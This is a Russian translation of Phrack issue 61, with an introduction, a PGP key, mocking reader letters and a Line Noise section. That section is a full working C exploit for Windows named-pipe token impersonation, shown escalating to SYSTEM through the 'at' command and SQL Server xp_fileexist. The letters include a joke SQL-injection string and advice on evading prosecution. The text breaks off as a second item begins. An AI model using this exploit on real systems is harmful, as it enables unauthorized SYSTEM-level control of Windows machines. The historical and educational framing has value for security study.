Phrack RU issue 061

Русская версия Phrack, выпуск 061. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; Unix/Linux, BSD, Windows NT и администрирование систем; эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура.

Материалы выпуска: Введение; Loopback; LINE NOISE; TOOLZ ARMORY; Данные; Продвинутые техники эксплуатации Doug Lea malloc; Перехват обработчика исключений страничных ошибок Linux — таблица исключений; Интерфейс Cerberus ELF; Полиморфный движок шеллкода с использованием спектрального анализа; Заражение загружаемых модулей ядра; Создание «Unicode-устойчивых» шеллкодов для IA32; Fun with the Spanning Tree Protocol; Взлом сетевого стека ядра Linux; Опыт работы с руткитами уровня ядра; Новости мира Phrack.

Больше крутых материалов в моём телеграм канале @grogrigs

Введение

Автор: Phrack Staff

```
[-]==============================================================================[-]


        @@@@@@@   @@@  @@@  @@@@@@@    @@@@@@    @@@@@@@  @@@  @@@
        @@@@@@@@  @@@  @@@  @@@@@@@@  @@@@@@@@  @@@@@@@@  @@@  @@@
        @@!  @@@  @@!  @@@  @@!  @@@  @@!  @@@  !@@       @@!  !@@
        !@!  @!@  !@!  @!@  !@!  @!@  !@!  @!@  !@!       !@!  @!!
        @!@@!@!   @!@!@!@!  @!@!!@!   @!@!@!@!  !@!       !@!@!@!
        !!@!!!    !!!@!!!!  !!@!@!    !!!@!!!!  !!!       !!@!!!
        !!:       !!:  !!!  !!: :!!   !!:  !!!  :!!       !!: :!!
        :!:       :!:  !:!  :!:  !:!  :!:  !:!  :!:       :!:  !:!
         ::        ::   :::  ::   :::  ::   :::   ::: :::   ::  :::
         :          :   : :   :   : :   :   : :   :: :: :   :   ::


                    . o O    R E L O A D E D    O o .

[-]==============================================================================[-]
```

PENG PHRACK #61 вышел.

Что нового?

P61 снова выходит с профайлом (DiGiT!). Мы изменили имена файлов статей (формат DOS 8.3 мёртв, люди!). Мне надоело включать в каждый выпуск устаревшую и глючную утилиту извлечения phrack — её больше нет! В этом выпуске вы найдёте: 16 сочных статей; кучку небольших материалов (в linenoise); обычную стопроцентную тупость в loopback и немного Phrack World News от олдскульных чуваков.

Признаю: мы опоздали на 5 дней от обещанной даты выпуска. Извините. Некоторые из вас, возможно, уже насладились бета-релизом, который мы раздали несколько дней назад паре авторов и IRC-наркоманам. Другие, возможно, наткнулись на одну из многих утёкших (и модифицированных) версий этих бета-релизов. Имейте в виду: мы не даём никаких гарантий относительно корректности статей или кода, особенно для неофициальных версий. Сегодня я видел одну версию #61, которая содержит статьи, которых я никогда не видел, и профайл человека, которого мы бы не стали профайлить :>

ЧТОБЫ ОБЛЕГЧИТЬ ВАМ ЖИЗНЬ: ВСЕ ДОМЕНЫ ПРИНАДЛЕЖАТ НАМ.

• http://www.phrack.org — оригинал
• http://www.phrack.com — олдскул
• http://www.phrack.net — пожертвован

Phrack получил некоторое внимание СМИ после публикации статьи о глушителе GPS. Мы получили большое количество писем с доменов .gov/.mil, сообщающих, что MS Exchange не может прочитать «этот странный формат uudecode». Мы развлекались этим 8 месяцев, спасибо: http://www.phrack.org/dump/phrack_gps_jammer.png

```
  __^__                                                         __^__
( ___ )-------------------------------------------------------( ___ )
 | / | 0x01 Introduction                      Phrack Staff 0x09 kb | \ |
 | / | 0x02 Loopback                          Phrack Staff 0x0b kb | \ |
 | / | 0x03 Linenoise                         Phrack Staff 0x33 kb | \ |
 | / | 0x04 Toolz Armory                      Phrack Staff 0x06 kb | \ |
 | / | 0x05 Phrack Prophile on DiGiT          Phrack Staff 0x10 kb | \ |
```

```
  | / | 0x06 Advanced Doug Lea's malloc exploits           jp 0x5c kb | \ |
  | / | 0x07 Hijacking Linux Page Fault Handler        buffer 0x1c kb | \ |
  | / | 0x08 The Cerberus ELF interface                mayhem 0x3f kb | \ |
  | / | 0x09 Polymorphic Shellcode Engine           CLET team 0xfb kb | \ |
  | / | 0x0a Infecting Loadable Kernel Modules          truff 0x25 kb | \ |
  | / | 0x0b Building IA32 Unicode-Proof Shellcodes    obscou 0x2d kb | \ |
  | / | 0x0c Fun with Spanning Tree Protocol    O.K. Artemjev 0x25 kb | \ |
  | / |                            Vladislav V. Myasnyankin          | \ |
  | / | 0x0d Hacking da Linux Kernel Network Stack   bioforge 0x4a kb | \ |
  | / | 0x0e Kernel Rootkit Experiences               stealth 0x0c kb | \ |
  | / | 0x0f Phrack World News                  Phrack Staff 0x37 kb | \ |
  | / |-------------------------------------------------------------| \ |
  | / | Morpheus: Do you believe in fate, Neo?                        | \ |
  | / | Neo: No.                                                      | \ |
  | / | Morpheus: Why not?                                            | \ |
  | / | Neo: Because I don't like the idea that I'm not in control of | \ |
  | / |      my life.                                                 | \ |
  |___|_____________[  PHRACK, NO FEAR & NO DOUBT   ]_______________|___|
 (_____)-------------------------------------------------------------(_____)
    ^                                                                   ^
```

Приветы: justin, nar, muskrat, optimist, _dose и Hassanine Adghirni.

Приятного чтения!

Phrack Magazine Vol 11 Number 61, Build 6, Aug 13, 2003. ISSN 1068-1035

Контакты Phrack Magazine

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.2.1 (GNU/Linux)

mQGiBD8t3OARBACWTusKTxboeSode33ZVBx3AlgMTQ8POA+ssRyJkyVVbrruYlLY
Bov43vxEsqLZXrfcuCd5iKKk+wLEjESqValODEwaDeeyyPuUMctrr2UrrDlZ2MDT
f7LvNdyYFDlYzFwSc9sesrNQ78EoWa1kHAGY1bUD2S7ei1aEU9r/EUpFxwCgzLjq
TV6rC/UzOWntwRk+Ct5u3fUEAJVPIZCQOd2f2M11TOPNaJRxJIxseNQCbRjNReT4
FG4CsHGqMTEMrgR0C0/Z9H/p4hbjZ2fpPne3oo7YNjnzaDN65UmYJDFUkKiFaQNb
upTcpQESsCPvN+iaVkas37m1NATKYb8dkKdiM12iTcJ7tNotN5IDjeahNNivFv4K
5op7A/0VBG8o348MofsE4rN20Qw4I4d6yhZwmJ8Gjfu/OPqonktfNpnEBw13RtLH
cXEkY5GY+A2AapDCOhqDdh5Fxq9LMLKF2hzZa5JHwp6HcvrYhIyJLW8/uspVGTgP
ZPx0Z3Cp4rKmzoLcOjyvGbAWUh0WFodK+A4xbr8bEg9PH5qCurQlUGhyYWNrIFN0
YWZmIDxwaHJhY2tzdGFmZkBwaHJhY2sub3JnPohfBBMRAgAfBQI/LdzgBQkDFwQA
BAsHAwIDFQIDAxYCAQIeAQIXgAAKCRC8vwVck0UfSeo1AJ42bPrG2L0Nlun1Fthn
gYlx/9nUiACeJo5tMKlr/JcdKqeEfpNIm4GRmLq5Ag0EPy3dChAIALK9tVpuVImJ
REXqf4GeR4RkxpAO+8Z2RolTgESW6FfJQcCM8TKeLuGWE2jGKGWKtZ68m+zxgYBK
z+MOKFvlduktqQpyCJP/Mgdt6yy2aSEq0ZqD1hoqiGmoGdl9L6+VD2kUN6EjWCiv
5YikjgQaenSUOmZZR0whuezxW9K4XgtLVGkgfqz82yTGwaoU7HynqhJr7UIxdsXx
dr+y7ad1clR/OgAFg294fmffX6UkBjD5c2MiX/ax16rpDqZii1TJozeeeM7XaIAj
5lgLLuFZctcWZjItrK6fANVjnNrEusoPnrnis4FdQi4MuYbOATNVKP00iFGlNGQN
qqvHAsDtDTcABAsH/1zrZyBsktS88voQ2EHRR+bigpIFSlzOtHVDNnryIuF25nM
yWV10NebrEVid/Um2xpB5qFnZNO1QdgqUTIpkKY+pqJd3mfKGepLhQq+hgSe29HP
45V6S6ujLQ4dcaHq9PKVdhyA2TjzI/lFAZeCxtig5vtD8t5p/lifFIDDI9MrqAVR
l1sSwfB8qWcKtMNVQWH6g2zHI1AlG0M42depD50WvdQbKWep/ESh1uP55I9UvhCl
mQLPI6ASmwlUGq0YZIuEwuI75ExaFeIt2TJjciM5m/zXSZPJQFueB4vsTuhlQICi
MXt5BXWyqYnDop885WR2jH5HyENOxQRad1v3yF6ITAQYEQIADAUCPy3dCgUJAxcE
AAAKCRC8vwVck0UfSfL/AJ9ABdnRJsp6rNM4BQPKJ7shevElWACdHGebIKoidGJh
nntgUSbqNtS5lUo=
=FnHK
-----END PGP PUBLIC KEY BLOCK-----
```

Примечание: в теме письма необходимо указать слово «ANTISPAM». Все остальные письма отправятся в /dev/null. Мы отвечаем на каждое письмо. Тупые письма попадают в loopback.

Ключ PGP для отправки материалов

Подсказка: всегда используйте PGP-ключ из последнего выпуска.

Отказ от ответственности

```
phrack:~# head -22 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their
 *  authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

Перевод отказа от ответственности:
Вся информация в Phrack Magazine, в меру возможностей редакторов и авторов, правдива и точна. По возможности все факты проверяются, весь код компилируется. Однако мы не всезнающи (чёрт возьми, нам даже не платят). Вполне возможно, что что-то в этой публикации в чём-то неверно. Если это так, пожалуйста, напишите нам, чтобы мы могли исправить это в будущем выпуске.

Также имейте в виду, что Phrack Magazine не несёт ответственности за совершенно глупые (или незаконные) действия, которые люди могут предпринять с информацией, содержащейся здесь. Phrack — это сборник знаний, мудрости, остроумия и дерзости. Мы не поддерживаем, не одобряем и не участвуем ни в каком незаконном поведении. Но мы будем смотреть со стороны.

Наконец, стоит упомянуть, что мнения, которые могут быть выражены в статьях Phrack Magazine, являются интеллектуальной собственностью их авторов. Эти мнения не обязательно представляют мнения редакции Phrack.

Loopback

Автор: Phrack Staff

Хорошее.
[1] http://segfault.net/~bbp/BSD-heap-smashing.txt

Забавное (дефейснутый постер OpenBSD).
[1] http://stargliders.org/phrack/mmhs.jpg

Русское интервью:
[1] http://www.bugtraq.ru/library/underground/phrack.html

Шумиха вокруг GPS-глушителей:
[1] http://computerworld.com/industrytopics/defense/story/0,10801,77702,00.html
[2] http://computerworld.com/governmenttopics/government/story/0,10801,79783,00.html
[3] http://computerworld.com/securitytopics/security/story/0,10801,77702,00.html
[4] http://www.phrack.org/dump/phrack_gps_jammer.png

Сайт www.madonna.com взломан — Phrack ни при чём.
[1] http://www.thesmokinggun.com/archive/madonnasplash1.html
[2] http://www.cnn.com/2003/TECH/internet/04/28/hackers.madonna.reut/index.html

Цитата дня (услышано в IRC):
«Дайте мне e-mail — и я переверну мир.»

С каждым выпуском Phrack нам приходит немало тупых писем — это, что называется, норма жизни. Но на этот раз попались настоящие жемчужины. Ладно, посмотрим, каким унынием порадовала нас аудитория.

Приятного чтения Loopback :>

[0x01]

От: echo_zero@mail.com

Эй... как дела, народ?
Легендарная группа! Все великие мастера здесь... Поздравляю со всем, что вы сделали для хакерского сообщества. Надеюсь, когда-нибудь стать таким же. Да здравствуют хакеры!

ОСТАВАЙТЕСЬ КРУТЫМИ
БУДЬТЕ СЧАСТЛИВЫ

[Йо, говорит великий мастер. Спасибо, бро! Наслаждайся #61. Держись!]

[0x02]

От: `'; OR --%20`

[обратите внимание на его элитную технику]

Привет, это я проверяю, смогу ли внедрить SQL-команды в ваш веб-сервак.
Статья крутая.

[сработало?]

[0x03]

От: "scott johnstone"
Тема: Beer Generator ANTISPAM

Привет.

Мне пришла в голову интересная мысль: неплохим способом генерации оборотного капитала для Phrack стала бы продажа спамерам адресов электронной почты всех этих наивных нубиков, просящих рассказать азы хакинга и тому подобное.

Конечно, на фразкомобиль с реактивными ускорителями этого не хватит, но на шестёрку пива для того, кто занимается Loopback, может и набраться ;)

[готово. теперь поторопитесь и закажите крем для увеличения члена —
мы получаем 20%]

[0x04]

От:
Тема: ваш PGP-ключ

Какой вообще смысл публиковать PGP-ключ с таким малым количеством подписей?

```
$ gpg --list-sigs phrackstaff
pub  1024D/3EEEDCE1 2001-05-05 phrackstaff <phrackstaff@phrack.org>
sig         EF881DEC 2001-03-03   Binary Fus10n <binaryfus10n@hotmail.com>
sig         D7C776BF 2001-03-03   [User id not found]
sig         75E90D2C 2001-12-29   Calle Lidstrom <calle@swip.net>
sig 3       3EEEDCE1 2001-05-05   phrackstaff <phrackstaff@phrack.org>
sub  2048g/1B6B493C 2001-05-05 [expires: 2031-04-28]
sig         3EEEDCE1 2001-05-05   phrackstaff <phrackstaff@phrack.org>
```

[Вывод: это не наш ключ.
Причина: вас обманули.
Решение: получите наш актуальный ключ из последнего выпуска Phrack.
Запомните: перестаньте нам писать. Вы отстой.]

[0x05]

От: serased@yahoo.com

вы все отстой
вы нарушаете закон, и сами это знаете
не терпится дождаться, когда правительство накроет вас

[возможно, мы и незаконны, но мы можем подставить вас]

[0x06]

От: Furys_Child@hotmail.com
Тема: Phrack Loopback

Здравствуйте,

Отправляю это письмо с просьбой о помощи. Хочу научиться основам хакинга любым доступным способом.

[Урок сегодняшнего дня: «Как попасть в рассылку педофилов»
Шаг 1. Попросите phrackstaff научить вас хакать
Шаг 2. Ждите]

[0x07]

От: changiz_a@yahoo.com
Тема: Скрыть номер телефона

Я хочу, чтобы другие не видели мой номер телефона (домашний и мобильный).
Как это сделать?

[не пользоваться телефоном.]

[0x08]

От: Glenn Wekony
Тема: Re: Message from Glenn Wekony ANTISPAM

[... куча тупых вопросов о взломе WiFi ...]

[..] Я намеренно использую своё настоящее имя и не являюсь полицейским или федеральным агентом. Говорю об этом в надежде, что вы ответите на моё письмо и не заподозрите ничего плохого. Если вы не ответите — понимаю.

С уважением, Glenn.

[Вне всяких сомнений, вы не агент. Федералы перестали доставать нас
вопросами о взломе WiFi, когда научились пользоваться Google.]

[0x09]

От: Max Gastone

Будет ли Phrack заинтересован в статье о том, как

современные радикальные экологические и зооправозащитные группы используют интернет и электронную почту против компаний-мишеней — в частности, как они атакуют почтовые системы крупных корпораций, устраивая им трёпку с помощью новых методов протеста, сродни DDoS (но не совсем)? Статья включала бы информацию о нескольких программных инструментах, разработанных специально для этих целей.

[«Когда я был младенцем,
то по-младенчески говорил,
по-младенчески мыслил,
по-младенчески рассуждал;
а как стал мужем,
то оставил младенческое.»
(Библия, Павел, 1-е послание Коринфянам, 13:11).]

[0x0a]

Моя мамочка говорит, что мне нужно стать хаХ0ром. Потому что я слишком часто дрочу и мне нужно найти занятие получше для тех 2 часов, которые мама даёт мне на FaMily winbook. Мой дядя billlyfish (его ёбаный хакерский ник) сказал мне, что если я взломаю NASA и украду новые чертежи ракет, а потом отдам их вам, чтобы мы/вы или мы/я смогли собраться со всеми 0day-хакерами (я не гей... просто любопытный) и улететь в Амстердам, где героин легален, то вы дадите мне печатный комплект Phrack с выпусков 1 по 50. Идите нахуй те, кому это не нравится. Лол. Хахаха, лузеры — отстой. Мне только 27, но я, наверное, скоро буду сваливать из маминого подвала... типа сегодня ночью, пойду в интернет-кафе дрочить, потому что мои 2 часа приятного времени за winbook почти закончились. Если ты можешь собраться с силами и рассказать мне, как взломать NASA, чтобы я мог получить свой приз, дружище, — я буду так же благодарен, как пёс с арахисовым маслом, намазанным ложкой ему на задницу.

[Честно говоря, вы звучали вполне разумно вплоть до последних 2 предложений]

PS Если вы будете надо мной смеяться, обещаю, что не пришлю вам ракетное дерьмо и оставлю его себе, и заберу все печатные копии из багажника того мини-женского внедорожника, когда доберусь до Голландии. Усёк. Кстати, когда мы договоримся, вы можете прислать мне мой комплект через мой PayPal-аккаунт. (У меня самый большой интернет-магазин на geocities...)

[К счастью, это всё, вы начали надоедать]

[0x0b]

От: unit321

Если я поставлю дисклеймер на свою статью в Phrack — смогут ли меня за это привлечь? В США?

[Зависит от страны, в которой вы живёте. В некоторых странах закон
меняется каждый раз, когда приходит новый президент.
Дисклеймер помогает редко. Проверенные методы — например, уехать
из страны или использовать анонимный почтовый ящик — работают.]

[0x01 (повтор)]

Здравствуйте,

Вас преследуют правительство или правоохранительные органы?

[Конечно преследуют!]

[0x0c]

От: d.r.hedley
Тема: вопрос

Я хотел посмотреть вашу анархическую поваренную книгу iv, версия 4.14. Но когда я туда захожу, там написано:

```
" <-------- set your browser to this width minimal ------->".
```

Там говорится, что если установить браузер на предложенную ширину, проблем с просмотром поваренной книги не будет.

Вопрос: как установить браузер на эту ширину — по стрелкам, которые нужно... чтобы иметь возможность просматривать анархическую поваренную книгу iv, версия 4.14?

[Это секретный шифр. Переверните монитор вверх ногами. На нижней части
монитора есть колёсики или кнопочки. С их помощью отрегулируйте
горизонтальную ширину. Просветлели?]

[0x0d]

Привет, ребята, это Bread.

[ПРИВЕТ! Отвечает штатный раб.]

Решил попробовать подать статью. Если получится — следом придут ещё многие. Это статья о команде Ping, которую я написал примерно месяц назад.

Надеюсь, вам понравится и вы сможете её опубликовать.
Спасибо за ваше время,
Bread

[С нетерпением жду остальных статей. Пожалуйста, смело шлите их нам.
Все серьёзные статьи теперь следует отправлять на адрес
loopback@phrack.org.

По содержанию: предупреждаем — как только вы откроете для себя флаг -f,
вы будете близки к открытию winnuke, bo2k...

Мы сжали вашу статью до 1 строки и публикуем её прямо здесь:
$ ping -h

С уважением,
Phrack Staff]

[0x0e]

От: "Ludootje"

[Пользователь говорит, что мы должны опубликовать статью, которую
он уже опубликовал в другом месте, ссылаясь на прецедент
«Манифеста хакера».]

«[..] но полагаю, что "The Hackers Manifesto" впервые был опубликован не на phrack...»

[Был. В 1986 году. https://phrack.org/issues/7/3#article.]

[0x0f]

...чтобы действительно воспользоваться статьёй из Phrack:

«Ниже приведена схема (gps_jammer.ps) в виде файла PostScript, закодированного uuencode и сжатого gzip. Это родной формат Xcircuit[12], удобный для просмотра, печати и модификации.»

Сколько агентов ФБР, выросших на Windows, понадобится, чтобы преодолеть первый барьер: uuencode?

[Так много, что через 8 месяцев мы решили им помочь:
http://www.phrack.org/dump/phrack_gps_jammer.png
Или для продвинутого агента:

```
$ uudecode p60-0x0d.txt && gunzip -d gps_jammer.ps.gz && \
  gv gps_jammer.ps
```

]

[EOF]

LINE NOISE

Автор: Phrack Staff

Здесь публикуется всё то, что не вписывается ни в один другой раздел. Исправления и дополнения к предыдущим статьям, короткие заметки или материалы, которые просто не дотягивают до полноценной статьи — всё это здесь.

Содержание

---

1. Эксплуатация именованных каналов Windows

by DigitalScream / SecurityLevel5

Все последние версии операционных систем семейства Microsoft Windows основаны на ядре Windows NT. Этот факт положительно сказывается как на удалённой, так и на локальной безопасности Windows-платформы. Тем не менее существуют уязвимые места, позволяющие получить привилегии Local System на локальном компьютере и, следовательно, полностью скомпрометировать систему. Как правило, это связано с переполнением стека или кучи в системных службах — как и в любой другой операционной системе. Однако не стоит забывать об ошибках, специфичных для конкретной системы и обусловленных нестандартным поведением системных функций. Подобные уязвимости очень зависят от платформы и время от времени обнаруживаются в различных ОС. Разумеется, Windows не является исключением.

Специфические ошибки, как правило, затрагивают именно локальных пользователей. Это не аксиома, но локальный пользователь имеет доступ к значительно большему числу функций системного API по сравнению с удалённым. Итак, мы говорим о возможности повышения привилегий локальным пользователем. Под повышением привилегий мы понимаем получение привилегий Local System — то есть полное отсутствие ограничений. На сегодняшний день существует несколько способов добиться этого; я расскажу об одном новом.

Согласно MSDN, для запуска приложения под другой учётной записью необходимо использовать функции `LogonUser()` и `CreateProcessAsUser()`. Функция `LogonUser()` требует имя пользователя и пароль нужной учётной записи. Задача `LogonUser()` — установить привилегии `SE_ASSIGNPRIMARYTOKEN_NAME` и `SE_INCREASE_QUOTA_NAME` для маркера доступа. Эти привилегии необходимы для `CreateProcessAsUser()`. Только системные процессы обладают этими привилегиями. Фактически, учётная запись «Administrator» не имеет достаточных прав для `CreateProcessAsUser()`. Значит, чтобы запустить, например, `cmd.exe` под учётной записью LocalSystem, нужно уже иметь соответствующие привилегии. Поскольку у нас нет имени

пользователя и пароля привилегированной учётной записи, нужно другое решение.

В этой статье мы получим привилегии «LocalSystem» через файловый API. Для открытия файла приложение Windows вызывает функцию `CreateFile()`, объявленную ниже:

```
HANDLE CreateFile(
        LPCTSTR               lpFileName,
        DWORD                 dwDesiredAccess,
        DWORD                 dwShareMode,
        LPSECURITY_ATTRIBUTES lpSecurityAttributes,
        DWORD                 dwCreationDisposition,
        DWORD                 dwFlagsAndAttributes,
        HANDLE                hTemplateFile
        );
```

Для открытия файла вызов выглядит примерно так:

```
HANDLE hFile;
hFile=CreateFile(szFileName, GENERIC_READ, FILE_SHARE_READ, NULL,
                             OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
```

Опытному Windows-программисту очевидно, что эта функция имеет куда более широкое применение, чем просто открытие обычных файлов. Она используется для открытия и создания файлов, каталогов, физических дисков и различных ресурсов межпроцессного взаимодействия — таких как каналы (pipes) и почтовые слоты (mailslots). Нас интересуют именно каналы.

Каналы (pipes) используются для односторонней передачи данных между родительским и дочерним процессами или между двумя дочерними процессами. Все операции чтения и записи аналогичны файловым операциям.

Именованные каналы (named pipes) используются для двусторонней передачи данных между клиентом и сервером или между двумя клиентскими процессами. Как и обычные каналы, они похожи на файлы, но могут применяться для обмена данными по сети.

Пример создания именованного канала:

```
HANDLE hPipe = 0;
hPipe = CreateNamedPipe (szPipe, PIPE_ACCESS_DUPLEX,
                         PIPE_TYPE_MESSAGE|PIPE_WAIT, 2, 0, 0, 0, NULL);
```

Имя именованного канала может быть произвольным, но всегда имеет предопределённый формат. Пример допустимого имени: `\.\pipe\GetSys`. В Windows последовательность `\.` всегда предшествует имени файла; например, при обращении к C:\boot.ini система фактически обращается к \.\C:\boot.ini`. Этот формат совместим со стандартом UNC.

Имея базовые знания об именованных каналах, можно предположить, что существует способ заставить приложение обращаться к именованному каналу вместо указанного пользователем файла. Например, создав именованный канал `\.\pipe\GetSys`, можно попробовать заставить приложение обращаться к `\ComputerName\pipe\GetSys`. Это даёт возможность манипулировать маркером доступа.

Маркер имперсонации (impersonation token) — это маркер доступа с привилегиями клиента. То есть это возможность для сервера выполнять действия от имени клиента. В нашем случае сервером является созданный нами именованный канал. Это становится возможным, потому что нам предоставляется привилегия `SecurityImpersonation` для клиента. Точнее, мы можем эту привилегию получить. Если клиентское приложение обладает привилегиями Local System, мы получаем доступ к реестру, управлению процессами и памятью и другим возможностям, недоступным обычному пользователю.

Эта атака легко реализуется на практике. Сценарий атаки:

1. Создать именованный канал

После создания ожидать подключения клиента.

2. Выполнить имперсонацию клиента

Поскольку предполагается, что клиентское приложение имеет системные права, мы также их получим.

3. Получить необходимые права

Нам нужны:
• `SE_ASSIGNPRIMARYTOKEN_NAME`
• `SE_INCREASE_QUOTA_NAME`
• `TOKEN_ALL_ACCESS`
• `TOKEN_DUBLICATE`

Это всё, что нужно для функции `CreateProcessAsUser()`. Для получения прав нам необходим новый маркер с привилегией `TOKEN_ALL_ACCESS`. Мы можем это сделать, поскольку обладаем привилегиями клиентского процесса.

4. Выполнить произвольный код

Это может быть доступ к реестру, установка хуков или выполнение произвольных команд с системными привилегиями. Последнее наиболее интересно, поскольку позволяет запустить любое приложение по нашему выбору.

Как было сказано, теперь можно вызвать `CreateProcessAsUser()` с системными привилегиями. Мы возвращаемся к начальной точке, но на этот раз имеем все необходимые привилегии, и «LocalSystem» в наших руках.

Реализовать этот подход несложно. В качестве примера воспользуемся рабочим эксплойтом от wirepair at sh0dan.org, основанным на коде maceo at dogmile.com:

```
#include <stdio.h>
#include <windows.h>

int main(int argc, char **argv)
{
   char szPipe[64];
   DWORD dwNumber = 0;
   DWORD dwType = REG_DWORD;
   DWORD dwSize = sizeof(DWORD);
   DWORD dw = GetLastError();
   HANDLE hToken, hToken2;
   PGENERIC_MAPPING pGeneric;
   SECURITY_ATTRIBUTES sa;
   DWORD dwAccessDesired;
   PACL pACL = NULL;
   PSECURITY_DESCRIPTOR pSD = NULL;
   STARTUPINFO si;
   PROCESS_INFORMATION pi;

   if (argc != 2) {
          fprintf(stderr, "Usage: %s <progname>\n", argv[0]);
          return 1;
   }

   memset(&si,0,sizeof(si));
   sprintf(szPipe, "\\\\.\\pipe\\GetSys");

// создаём именованный канал "\\.\pipe\GetSys"

   HANDLE hPipe = 0;
   hPipe = CreateNamedPipe (szPipe, PIPE_ACCESS_DUPLEX,
                    PIPE_TYPE_MESSAGE|PIPE_WAIT, 2, 0, 0, 0, NULL);
   if (hPipe == INVALID_HANDLE_VALUE) {
     printf ("Failed to create named pipe:\n  %s\n", szPipe);
     return 2;
```

```
   }

   printf("Created Named Pipe: \\\\.\\pipe\\GetSys\n");

// инициализируем дескриптор безопасности для получения привилегий
// клиентского приложения
   pSD = (PSECURITY_DESCRIPTOR)
                        LocalAlloc(LPTR,SECURITY_DESCRIPTOR_MIN_LENGTH);
   InitializeSecurityDescriptor(pSD, SECURITY_DESCRIPTOR_REVISION);
   SetSecurityDescriptorDacl(pSD,TRUE, pACL, FALSE);
   sa.nLength = sizeof (SECURITY_ATTRIBUTES);
   sa.lpSecurityDescriptor = pSD;
   sa.bInheritHandle = FALSE;

   printf("Waiting for connection...\n");

// ждём подключения клиента
   ConnectNamedPipe (hPipe, NULL);

   printf("Impersonate...\n");

// выполняем имперсонацию клиента

   if (!ImpersonateNamedPipeClient (hPipe)) {
     printf ("Failed to impersonate the named pipe.\n");
     CloseHandle(hPipe);
     return 3;
   }

   printf("Open Thread Token...\n");

// получаем максимальные права с TOKEN_ALL_ACCESS

   if (!OpenThreadToken(GetCurrentThread(),
                               TOKEN_ALL_ACCESS, TRUE, &hToken )) {

            if (hToken != INVALID_HANDLE_VALUE) {
                    printf("GetLastError: %u\n", dw);
                    CloseHandle(hToken);
                    return 4;
□□ }
   }

   printf("Duplicating Token...\n");

// получаем привилегию TOKEN_DUBLICATE
   if(DuplicateTokenEx(hToken,MAXIMUM_ALLOWED,
        &sa,SecurityImpersonation,
                TokenPrimary, &hToken2) == 0) {

          printf("error in duplicate token\n");
          printf("GetLastError: %u\n", dw);
          return 5;
   }

// заполняем структуру pGeneric
   pGeneric = new GENERIC_MAPPING;
   pGeneric->GenericRead=FILE_GENERIC_READ;
   pGeneric->GenericWrite=FILE_GENERIC_WRITE;
   pGeneric->GenericExecute=FILE_GENERIC_EXECUTE;
   pGeneric->GenericAll=FILE_ALL_ACCESS;

   MapGenericMask( &dwAccessDesired, pGeneric );

   dwSize  = 256;
   char szUser[256];
   GetUserName(szUser, &dwSize);

   printf ("Impersonating: %s\n", szUser);

   ZeroMemory( &si, sizeof(STARTUPINFO));
```

```
   si.cb = sizeof(si);
   si.lpDesktop        = NULL;
   si.dwFlags          = STARTF_USESHOWWINDOW;
   si.wShowWindow      = SW_SHOW;

   printf("Creating New Process %s\n", argv[1]);

// создаём новый процесс от имени пользователя
   if(!CreateProcessAsUser(hToken2,NULL, argv[1], &sa,
        &sa,true, NORMAL_PRIORITY_CLASS |
                CREATE_NEW_CONSOLE,NULL,NULL,&si, &pi)) {
      printf("GetLastError: %d\n", GetLastError());
   }

// ждём завершения процесса и выходим
   WaitForSingleObject(pi.hProcess,INFINITE);
   CloseHandle(hPipe);

   return 0;
}
```

Эта уязвимость предоставляет возможность получить системные привилегии на локальном компьютере. Единственное условие — системный процесс должен обратиться к этому каналу. Это условие легко выполнить через системные службы. Например:

```
[shell 1]

>pipe cmd.exe
Created Named Pipe: \\.\pipe\GetSys
Waiting for connection...

[shell 2]

>time /T
18:15

>at 18:16 /interactive \\ComputerName\pipe\GetSys

New task added with code 1

[shell 1]
Impersonate...
Open Thread Token...
Duplicating Token...
Impersonating: SYSTEM
Creating New Process cmd.exe
```

Теперь у нас есть новый экземпляр `cmd.exe` с системными привилегиями. Это означает, что пользователь может легко получить привилегии Local System. Конечно, воспроизвести эту ситуацию просто только в том случае, если существует служба, способная обращаться к файлам по запросу пользователя. Поскольку команда `at` требует как минимум привилегий Power User и может использоваться для запуска `cmd.exe` напрямую без именованного канала, этот пример не представляет особой ценности.

На практике данная уязвимость может быть проэксплуатирована для повышения привилегий локальным пользователем при наличии установленного Microsoft SQL Server. SQL Server работает с системными привилегиями и доступен непривилегированному пользователю. @Stake сообщила об уязвимости в команде `xp_fileexist`. Эта команда проверяет существование файла, и мы можем использовать её для обращения к нашему именованному каналу. Сценарий атаки практически тот же:

```
[shell 1]

>pipe cmd.exe
Created Named Pipe: \\.\pipe\GetSys
Waiting for connection...
[shell 2]
```

```
C:\>isql -U user
Password:
1> xp_fileexist '\\ComputerName\pipe\GetSys'
2> go
   File Exists File is a Directory Parent Directory Exists
   ----------- ------------------- ----------------------
             1                   0                      1

[shell 1]

Impersonate...
Open Thread Token...
Duplicating Token...
Impersonating: SYSTEM
Creating New Process cmd.exe
```

В заключение стоит отметить, что данная уязвимость присутствует в Windows NT/2000/XP и устранена в Windows 2000 SP4 и Windows 2003.

Огромная благодарность ZARAZA (www.security.nnov.ru) — без него ничего бы не получилось.

Ссылки:

[1] Overview of the "Impersonate a Client After Authentication"
http://support.microsoft.com/default.aspx?scid=kb;[LN];821546

[2] Exploit by maceo
http://www.securityfocus.com/archive/1/74523

[3] Exploit by wirepair
http://www.securityfocus.com/archive/1/329197

[4] Named Pipe Filename Local Privilege Escalation
www.atstake.com/research/advisories/2003/a070803-1.txt

[5] Service Pack 4 for Windows 2000
http://download.microsoft.com/download/b/1/a/b1a2a4df-cc8e-454b-ad9f-378143d77aeb/SP4express_EN.exe

---

2. Как взломать TellMe
